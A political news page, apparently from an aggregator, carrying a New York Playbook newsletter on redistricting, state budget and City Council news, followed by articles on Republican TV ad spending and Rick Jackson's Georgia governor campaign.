
Politics
NY Dems are primed to pull redistricting punches


DAYS THE BUDGET IS LATE: 38
VOTING RIGHTS DILEMMA: With Democrats’ national redistricting calculus now in disarray over today’s court order blocking new Virginia maps, party leaders are looking to New York as a prime opportunity to keep pace with Republicans.
But as top Democrats in the Empire State move ahead with their attempt to redraw lines in 2028, they’re also far more likely to pull their punches in the ongoing gerrymandering wars.
The Supreme Court’s decision last week to end a key provision of the Voting Rights Act allows states to break up districts previously drawn to accommodate minority voters. Republicans in states like Alabama and Tennessee are rushing to take advantage by dissolving majority Black districts. In New York — the state where Democrats have the most to gain by drawing new lines — there’s virtually no appetite to respond in kind, underscoring a looming barrier for blue states in the redistricting fight.
“People were walking across bridges and being mauled, and have lost their lives for these rights,” New York Senate Majority Leader Andrea Stewart-Cousins said of the VRA. “These laws are there because there has been a real effort to disenfranchise certain people, certainly Black people, from being able to vote. So we want to protect that.”
In the coming weeks, New York lawmakers are expected to begin the lengthy process of approving a constitutional amendment that would let them redraw congressional lines in 2028. If successful, the measure stands to turn a state with 19 Democrats and seven Republicans into one with a 22-4 or 23-3 edge.
Such an outcome is akin to what Republicans pushed through in Texas last summer — but not as extreme as the 9-0 Republican map Tennessee lawmakers drew Thursday by eliminating a Black majority district in Memphis.
In New York, a 26-0 map isn’t plausible. But in a deep blue state where Democrats routinely receive around 60 percent of the vote in statewide races, maps that feature tendrils extending from the Bronx and Brooklyn into the furthest regions of upstate and Long Island are possible. And such a reconfiguration would give Democrats an even greater advantage compared with maps they’ve floated in the not so distant past.
Doing that would require eliminating districts that were protected by the VRA until last week. Those districts include the Brooklyn seat held by House Minority Hakeem Jeffries.
“I don’t think we want to roll back protections for minority communities in New York,” said Senate Deputy Leader Mike Gianaris who’s led his conference’s redistricting efforts since 2012.
The fact that keeping these districts intact is a core personal political belief for leaders like Stewart-Cousins — and a political third rail for everyone in the state’s Democratic Party — will likely limit how aggressively Democrats will approach redistricting.
On Long Island, for example, Democrats might be able to draw lines in 2018 that increase the delegation from a tenuous 2-2 to a safer 3-1. But taking a swing at a 4-0 set of maps isn’t possible without destroying districts in Brooklyn and Queens.
Read more from Bill Mahoney in Blue Light News Pro here.
From the Capitol

CASE CLOSED: State investigators closed two probes into undisclosed conflicts of interest by SUNY Downstate Medical Center’s former CEO, David Berger, according to records reviewed by Blue Light News.
The New York State Office of the Inspector General and the state’s Commission on Ethics and Lobbying in Government each opened investigations into Berger upon a referral from SUNY.
Investigators confirmed Berger had professional relationships with multiple companies that had contracts with SUNY Downstate, which he did not initially report. But investigators also discovered Berger — and potentially hundreds of other SUNY Downstate employees — hadn’t been placed on the institution’s list of people required to file financial disclosures.
Richard Friedman, an attorney representing Berger, said his client promptly filed the necessary forms once notified of his obligations. Berger does not believe his affiliation with the companies created any conflicts of interest, Friedman added.
Berger, who was hired in 2020, reported serving as an adviser to digital health startups Plannery, Opmed.ai, Mishe and Copient Health while he was CEO of the Brooklyn teaching hospital, according to copies of 2022 and 2023 financial disclosures. Berger also reported a consulting agreement with Murata Vios, which sells technology for remotely monitoring patients.
“At SUNY, we expect the highest ethical conduct from senior officials, and we will always uphold that value,” SUNY spokesperson Holly Liapis said in a statement. — Maya Kaufman
HOCHUL VERSUS TEACHERS UNIONS: The state and city’s powerful teachers unions pressed Gov. Kathy Hochul to reject a GOP-backed federal tax credit program after she signaled support for the initiative.
States can voluntarily opt into the program, which lets taxpayers write off contributions to charitable organizations that offer scholarships for private school tuition and other expenses. Hochul’s office confirmed her support today, but insisted she wants to review the details “for poison pills that could harm New York’s education system.”
The teachers unions contend the program will funnel billions of tax dollars away from public schools and into private schools with no oversight.
“Vouchers — by any name — take money away from neighborhood schools and hand it to private institutions that don’t answer to the public,” New York State United Teachers President Melinda Person said in a statement. “New Yorkers have rejected this approach before, and we sincerely hope that once the full details of President Trump’s voucher scheme emerge, it will be clear state leadership should reject it again.”
Michael Mulgrew, president of the United Federation of Teachers, said his union is “vehemently opposed to this optional federal voucher program.”
Support for the program could also set up a showdown between the governor and the Democrat-led state Legislature, which is closely aligned with the teachers unions.
State Sen. John Liu, who chairs the Senate’s New York City Education Committee, said the tax credit may appear “enticing” but warned of long-term damage to states’ ability to provide public education.
“Many governors and legislatures around the country have recognized this tax credit for the Faustian bargain it is and have already opted out, and I sincerely hope that New York will opt out as well,” Liu said in a statement. — Madina Touré
CARL CLARIFIES: Assembly Speaker Carl Heastie is dialing back his Hochul criticism today after his peevish press gaggle denying there was a state budget deal.
“The governor and I had a really good conversation,” the Bronx Democrat told NY1. “My issue was never with her. I feel like I have an amazing relationship with the governor. My concern was more of the process. I do think we’re very close on the budget and expect we’ll get it done in short order.”
For weeks Heastie has decried the amount of non-fiscal policy matters in the budget negotiations. Hochul on Thursday announced a “general agreement” on the spending plan without many details filled in, including specifics for pension changes, education spending and health care. — Nick Reisman
FROM CITY HALL

BOYLAN BACKS OUT: Lindsey Boylan, an activist who became the first woman to accuse former Gov. Andrew Cuomo of sexual misconduct in 2020, is pulling the plug on her campaign for a Manhattan-based City Council seat.
Boylan already lost last month’s special election for the vacant seat to Council staffer Carl Wilson. But after her defeat, she didn’t immediately say whether she would remain on the ballot for this summer’s Democratic primary for the 3rd Council District, which spans a section of Manhattan’s West Side.
This morning, Boylan announced she will bow out from the June primary, putting Wilson on a glidepath to winning a full term.
“After much consideration, I have decided not to run in the June 23 Democratic Primary,” Boylan said in a statement. “While I will not be running in the primary, I could not be prouder of what we built together.”
Boylan’s loss was a blow to Mayor Zohran Mamdani, who endorsed her shortly before the April 28 special election. It was also a feather in the cap for Council Speaker Julie Menin, who endorsed Wilson along with other more moderate forces in the Democratic Party. — Chris Sommerfeldt
MAKING THE PITCH: Airbnb, a company whose primary business in New York City is all but banned, is trying to get back in the game during the World Cup.
The company held an event today at a Bronx public school to celebrate mini soccer pitches it’s bankrolling at several schools across the region — projects meant to leave what the company called a “meaningful and lasting impact on local communities in New York and New Jersey.”
Assembly Speaker Carl Heastie and the city Schools Chancellor Kamar Samuels attended the groundbreaking.
A week ago, the company was at the Jamaica YMCA announcing it would provide kids with 1,000 tickets to the World Cup.
The goodwill events come as the company’s allies are looking to reopen doors through a revived City Council bill that would make way for short-term rentals in one- and two-family homes. The company made a similar push under former Council Speaker Adrienne Adams, who tried but ultimately failed to get a previous version of the bill passed last year.
“We’re committed to helping ensure the legacy of the World Cup lasts far beyond this summer and actually benefits everyday New Yorkers, like our hosts and communities they call home in the outer boroughs — not just Midtown Manhattan hotels,” Nathan Rothman, a company spokesperson, said in a statement.
Airbnb’s appearances haven’t gone unnoticed by the company’s chief foe, the politically powerful Hotel and Gaming Trades Council, which this week launched the “GOALS Coalition” aimed at, among other things, ensuring that the anti-Airbnb restrictions are enforced during the World Cup.
Whitney Hu, a spokesperson for the coalition, said “people are tired of seeing mega-corporations use every major event as an excuse to weaken protections, exploit loopholes, and revive policies that primarily benefit corporate investors at the expense of the communities that actually live here.” — Ry Rivard
SECOND SUIT: A prominent NYPD union is suing the city’s police oversight board for the second time in two weeks.
The Police Benevolent Association filed a lawsuit Friday in state Supreme Court alleging the Civilian Complaint Review Board — which investigates cases of alleged police misconduct and recommends punishments to the NYPD commissioner — is mishandling officers’ records.
Specifically, the union alleges that the CCRB is failing to follow a state law requiring notification to any member of the force whose disciplinary records are sought via a Freedom of Information Law request.
“CCRB is so thoroughly infected with anti-police bias that it refuses to comply with even the most basic requirements of fairness and due process under the law,” PBA President Patrick Hendry said in a statement.
The city’s Law Department declined to comment and referred Playbook to the CCRB. A representative for the board countered the PBA’s assertions.
“The CCRB’s investigations are complete, thorough and impartial,” spokesperson Dakota Gardner said in a statement. “The Agency continually reviews all applicable laws and regulations regarding the public release of its records, including disciplinary histories of members of service, to ensure it is fully compliant.”
The legal volley is part of a broader effort to push back against the CCRB through the courts, according to the PBA, which has often clashed with the oversight body.
Two weeks ago, the union filed a federal lawsuit alleging the CCRB released unsubstantiated complaints against officers without redacting sensitive information. — Joe Anuta
FROM THE CAMPAIGN TRAIL

LOYALTY: Antonio Reynoso has some thoughts on Mamdani.
The Brooklyn borough president is one of three Democrats running in a contentious primary to succeed retiring Rep. Nydia Velázquez, who has endorsed him. Mamdani, meanwhile, is backing Assemblymember Claire Valdez, a fellow member of the Democratic Socialists of America.
In a wide-ranging interview with The New York Editorial Board — after Reynoso relayed that the mayor suggested he shouldn’t run for Congress — he was asked what that meant to him. Reynoso, who endorsed Mamdani in the mayoral primary, replied that Mamdani doesn’t “know” him or his “history.”
“I think I was good enough to be in citywide Spanish media for him,” Reynoso said. “I was good enough to do a commercial in all of Brooklyn for him, supporting his candidacy. I think that we were aligned because I’m a [Working Families Party] pup, I’m a kid that’s always been with the WFP. He’s seen a lot of the progressive work that I’ve done, and he knows me as Antonio, maybe that way as a politician, but he doesn’t know my history.”
He’s not bothered, though.
When asked if he thinks Mamdani is “disloyal,” he responded: “I think he is disloyal,” referring to the tension between Mamdani and Velázquez. “And I want to say this, not to me so much. He’s DSA, he’s loyal to the DSA. I respect that. I’m not going to be mad at that.”
“I think it’s what he did to Nydia more so than me,” Reynoso continued. “I think he’s doing what he’s got to do for his people, and he doesn’t need to be with me, and it doesn’t bother me one bit. Even if I endorsed him, I get it. I think Nydia was asking him to sit down and come to an agreement and saying, ‘Hey, it doesn’t need to be Antonio.’”
A Mamdani spokesperson didn’t respond to a request for comment.
Mamdani had a commanding performance in the district last year, and his endorsement is seen as a huge asset to Valdez’s candidacy. So the harsh words might not land particularly well with the Mamdani fans in the primary electorate.
City Council member Julie Won, the other Democrat vying for the seat, has also come out against Mamdani on at least one issue: Sunnyside Yard, the housing redevelopment project that Mamdani met with Trump about earlier this year. — Madison Fernandez
IN OTHER NEWS
— SLICE OF TROUBLE: New York officials are struggling to finalize Hochul’s proposed pied-à-terre tax on luxury second homes as legal hurdles and budget infighting stall the plan. (Bloomberg)
— KNOCK KNOCK: New York’s top utility regulator has launched a probe into debt-collection practices at major utilities, including PSEG Long Island and Con Edison, after reports of controversial remarks at a Florida conference. (Newsday)
— OFF THE RAILS: Five unions representing 3,500 Long Island Rail Road workers say contract talks with the MTA have stalled, accusing the agency of “surface bargaining” as a potential May 16 strike looms. (New York Daily News)
Missed this morning’s New York Playbook? We forgive you. Read it here.



The GOP has a midterm messaging problem. Ramaswamy isn’t helping
lead image
Republicans are banking on a massive cash edge to help save their majority in Congress. But they are losing much of that advantage in an important arena: broadcast TV ads.
Republicans have spent $677 million on those ads across 10 key Senate battleground states, compared to $479 million by the Democrats. But the GOP’s money isn’t going nearly as far because they’re more dependent on outside groups that pay much higher rates than candidates.
The disparity has helped Democrats stay in the fight for Senate control amid an onslaught of GOP outside spending.
In Ohio’s Senate race, Republican groups make up 63% of the $218 million spent. But in spite of their nearly two-to-one spending advantage, they make up just over half of ads that are on the airwaves, according to data from the tracking service AdImpact. In Texas, Republicans have outspent Democrats by a three-to-one margin, but have aired just 58% of the ads. And in Michigan, the GOP accounts for 60% of the spending but just over half of the ads.
A large part of this discrepancy comes down to the mechanics of broadcast advertising. Candidates, and now political parties thanks to a recent Supreme Court ruling, are entitled to significantly lower rates. That has allowed Democratic candidates — who have posted bonkers fundraising hauls — to offset much of the GOP advantage in super PACs. Republican Senate candidates, on the other hand, struggled overall with their fundraising. And some GOP outside groups bought their ad time later, when it was even more expensive.
“There are limitations to the impact of ‘big money’ in politics,” said Sean Cooksey, a Republican former FEC commissioner. “It’s a good demonstration of the economics of campaign fundraising. Hard dollars really just go so much further.”
The disparity also shows “the Republican overreliance on outside groups,” said Ian Russell, a Democratic admaker.
“You get an eye-popping dollar amount, but it doesn’t actually translate into as many spots as you would think relative to a well-financed candidate,” Russell said. “[Republicans] were just hoping that they could spend their way out of everything that was going wrong for them. But the problem is, their issues run much deeper than a few ad buys can fix. Especially when you’ve got monster fundraising hauls from the Democratic side.”
Republicans in House and Senate races have long been more dependent on outside groups and megadonors, and for multiple cycles have seen their cash advantage undercut by fundraising strength from individual Democratic candidates. But that trend is particularly pronounced this year given the combination of Republican super PAC money and their candidates’ struggles.
In 2024, Republican outside groups spent only about 15% more than Democrats on TV ads across House and Senate general election contests, according to a Blue Light News analysis of AdImpact data. This cycle, GOP outside groups have spent 7% more.
In a few states, the discrepancy between dollars and airtime is less stark. Republicans account for 60% of the spending in Maine’s Senate race and an equal percentage of the ads, according to AdImpact. That’s in part because Sen. Susan Collins has outraised her Democratic opponent Troy Jackson over the whole cycle, although Jackson, who didn’t launch his campaign until July, raised far more in the third quarter.
The numbers show the shifting dynamics of campaign strategy after the Supreme Court opened the floodgates to more spending from parties by granting them the lower advertising rate.
Republicans have been faster to take advantage of the new rules: Major coordinated spending efforts from the NRSC and RNC have helped their side significantly this cycle.
Republicans have far outspent Democrats on Senate party-coordinated Senate advertising, $90 million to $34.6 million across TV, radio and digital ads, according to data from AdImpact.
“If I were the leader of either party, I would say you shouldn’t give a dollar, you shouldn’t give a single penny to these super PACs until you’ve maxed out to the party committee,” Cooksey said.
Some Republicans say that strategic errors have contributed to erasing their cash edge. A number of GOP strategists have also privately griped that MAGA Inc. — one of the major outside groups backing their candidates — bought TV airtime too late, forcing them to pay even higher rates and further draining resources and increasing the price of reaching voters. Republicans fretted for months about whether Trump’s well-financed super PAC, MAGA Inc., would get involved. The group has since spent heavily, but only launched its first general election ad buys in September.
“There is no question MAGA Inc. should have bought ads earlier in the cycle,” said one national GOP operative who was granted anonymity to discuss party strategy, noting that rates across the country increase as Election Day nears. Other top GOP outside groups, like the Senate Leadership Fund and the Congressional Leadership Fund, made their early advertising reservations much earlier in the cycle than MAGA Inc.
Trump allies waved away that criticism. A person familiar with the Trump operation’s midterm planning, granted anonymity to discuss strategy, said it’s “indisputable that the spending from the Trump political effort has kept us competitive in many Senate races.”
MAGA Inc. declined to comment.
Still, GOP outside groups are utilizing their cash advantage in some underappreciated ways.
Republican super PACs have massively outspent their Democratic counterparts on mail — roughly $157 million to $35 million for the general election — according to a Blue Light News analysis of independent expenditure filings submitted to the Federal Election Commission. That’s led by a whopping $44 million in spending on mail across 24 races from the Trump-aligned No Going Back PAC, along with $23.8 million across 20 races from Elon Musk’s America PAC.
GOP-aligned super PACs have also spent more than Democratic ones on phone calls and text messages, the data shows.
Georgia Republicans are counting on Rick Jackson to save them from a wipeout in November — if President Donald Trump doesn’t get in the way.
The billionaire health care executive and political newcomer has spent nearly $200 million since he entered the Georgia governor’s race earlier this year. That’s boosted GOP hopes as many in the party have all but given up on the state’s marquee Senate race, where Rep. Mike Collins is struggling to close the gap against a formidably well-funded Democratic Sen. Jon Ossoff. Republicans worry that their open contests for attorney general and lieutenant governor as well as control of the state general assembly could be in peril in a larger blue wave.
But Jackson’s deep pockets are being tested against a difficult political environment for Republicans, weighed down by unpopular Trump actions, including the war in Iran. And some in the GOP worry that the president’s repeated visits to Georgia could only make the situation worse.
“I don’t know that Trump coming helps Republicans more so than it excites Democrats, especially in a wave election year, and so becomes and becomes a catch-22 for Republican candidates,” said Jason Shepherd, a former Cobb County chair who is supporting Jackson.
One Georgia-based Republican strategist who is not involved in the gubernatorial race posited that Trump’s dual appearances in the state almost certainly did more harm than help. They, like others in this article, were granted anonymity to speak openly about the race to avoid reprisals.
“Every piece of data that I’ve seen, it is not MAGA Republicans that are unmotivated to vote in this election,” the person said. “All the data that I’ve seen is that the undecideds in our marquee races, and specifically in the governor’s race, have a very, very negative opinion of the president. So, I can’t really rationalize a case for how it would be helpful.”
Jackson, for his part, has carefully navigated his relationship with the president, and has not publicly broken with him on policy like other battleground Republicans. But he has not mentioned the president in any of the nearly 150 ads he’s run in the general election, according to an analysis of data from tracking firm AdImpact. Shortly after the RNC announced that Trump would return to the state this weekend, Jackson’s team said in a statement that the candidate will be campaigning in a different part of Georgia.
And during his only televised gubernatorial debate on Oct. 6 against Democrat Keisha Lance Bottoms, Jackson never name-dropped the president — despite his opponent invoking Trump’s name eight times. Instead, the Republican mentioned popular outgoing GOP Gov. Brian Kemp five times and focused on Bottoms’ tenure as mayor of Atlanta during the COVID pandemic.
“It’s been proven time and again that when the message is on Georgia, and the results under Brian Kemp and the conservative vision and roadmap that’s been laid out here, that we win in Georgia. When the focus is on D.C. and personal politics, we lose,” said Cole Muzio, president of the conservative Frontline Policy Action group.
The Jackson campaign declined to comment for this story.
“President Trump is the unequivocal leader, best messenger, and unmatched motivator for the Republican Party,” White House spokesperson Davis Ingle said in a statement.
Natalie Baldassarre, a spokesperson for the Republican National Committee, said in a statement that Republicans “are laser focused on winning, and our candidates will run the races necessary to best represent their districts and prevent Democrats from taking control.”
Jackson is one of several Republicans across the country who now must balance between keeping the president close enough to turn out Republican base voters, but not so closely as to alienate the center.
Though many Georgia Republicans see Jackson as their de-facto ticket-topper, they don’t see his win as a guarantee against Bottoms, the former Atlanta mayor, in a finicky battleground state like Georgia. Jackson has outspent Bottoms nearly five-to-one in the final stretch of the race, but still remains in a close race in public polling.
And yet, without him, Republicans fear the bottom would have already fallen out on races up and down the ballot, given how poorly Collins is performing in polls against Ossoff. Republicans’ top Senate super PAC, Senate Leadership Fund, was dark in Georgia last week, a sign the race may be slipping out of reach.
“If Rick Jackson weren’t running, we would all be in a lot of trouble,” said Stephen Lawson, a Georgia-based Republican strategist and Jackson ally. “He’s our best hope at keeping the state red.”
A second Georgia-based Republican strategist, who is working on other races in the state, underscored how Jackson’s money is keeping the party afloat. “There is no question in my mind that without the extra $150 million he spent in his general election, that the ticket would be lost,” this person said. “That is the only reason there’s still a fight to be had.”
But, this person cautioned, the race is still very much a toss-up, and Jackson’s victory will rely on a large share of Georgia voters choosing to split their ballots between Ossoff for Senate and Jackson for governor.
Jackson’s allies are optimistic that a significant number of voters will do just that. A private statewide poll reviewed by Blue Light News found that roughly 19% of Georgia voters say they are definitely or likely to cast a vote for at least one Democrat and one Republican — a potentially significant pool of crossover voters that could power two very different results in the marquee contests.
Whether the sheer force of Jackson’s spending will prove successful enough to overcome Trump is a microcosm of the larger issue his party is experiencing across the country: National Republicans, flush with cash, hold an enormous financial advantage over Democrats. But money alone may not be enough to insulate candidates in battlegrounds or even in traditionally red territory.
“I don’t know that Republicans across the country should feel as bullish about the cash influx that we’ve gotten because it didn’t work here,” said the first GOP operative. “In terms of actively moving races in our favor, it at least didn’t work here.”
In the last month, as Bottoms began to spend more heavily on the air amid Jackson’s spending advantage, her campaign has noted that polling has started to move marginally in her favor — even if the race remains largely within the margin of error. Her high name ID, as well as cash spent after the primary to define her early, are helping.
“Rick Jackson has spent $200 million in this campaign but all the money in the world can’t hide the fact that he would be a lackey for Donald Trump,” TaNisha Cameron, a spokesperson for Bottoms, said in a statement. “Despite being outspent, Keisha’s message is breaking through and she has the momentum in this race right when it matters.”
Jackson is making more of an effort to tie himself closely to Kemp, who won over moderates and independents in his 2022 reelection for governor and has an approval rating that sits 30 points higher than the president’s in Georgia, according to a recent poll by the Atlanta Journal-Constitution. Kemp, for his part, has continued to be a presence on the trail for Jackson, including joining him on a statewide tour earlier this month and appearing in at least three TV ads for the campaign.
But Jackson’s pathway to victory requires him to not only secure crossover voters that may support Ossoff in the Senate race or the type of voters who broke for Kemp, but also turn out the MAGA base who powered the president’s two presidential victories in the perennial battleground.
The president is intent on still showing up for him.
Shortly after Jackson dispatched Trump’s initially preferred candidate, Lt. Gov. Burt Jones, in June’s primary runoff, the president was quick to praise Jackson as standing “strong with ‘TRUMP.’” And in subsequent posts on Truth Social, Trump has called the health care executive a “good friend.”
Trump, onstage on Friday, called Jackson a “great businessman,” before adding: “I’ve been watching you, you are good, and he never did this before. Hedid it because he wants to straighten out things and he’s an amazing, an amazing story.”
Aaron Pellish contributed reporting.
- Trump releases heating oil to the northeast to reduce surging prices
- Sen. Whitehouse says wind attacks threaten permitting deal
- The other Michigan race corporate America is watching
- Scalise heads to Florida to boost several GOP candidates
- ‘Very limited choice’: Data centers confront new constraints
- The GOP has a midterm messaging problem. Ramaswamy isn’t helping
- This member is so frustrated with Congress he wants voters to sidestep it
- Capitol agenda: The unknowns of a Sherrod Brown return
- Rick Jackson is Georgia Republicans’ best hope. Donald Trump may get in the way.
- Why Republicans’ massive cash advantage is evaporating on the airwaves
-

 Politics2 years ago
Former ‘Squad’ members launching ‘Bowman and Bush’ YouTube show
-
Uncategorized2 years ago
Bob Good to step down as Freedom Caucus chair this week
-

 The Josh Fourrier Show2 years ago
DOOMSDAY: Trump won, now what?
-

 The Dictatorship2 years ago
Pete Hegseth’s tenure at the Pentagon goes from bad to worse
-

 Politics2 years ago
Former Kentucky AG Daniel Cameron launches Senate bid
-

 The Dictatorship2 years ago
Luigi Mangione acknowledges public support in first official statement since arrest
-

 Politics2 years ago
Blue Light News’s Editorial Director Ryan Hutchins speaks at Blue Light News’s 2025 Governors Summit
-
 Politics1 year ago
John Legend advises Trump to drop the ‘dictator s‑‑‑’ if he wants Nobel Peace Prize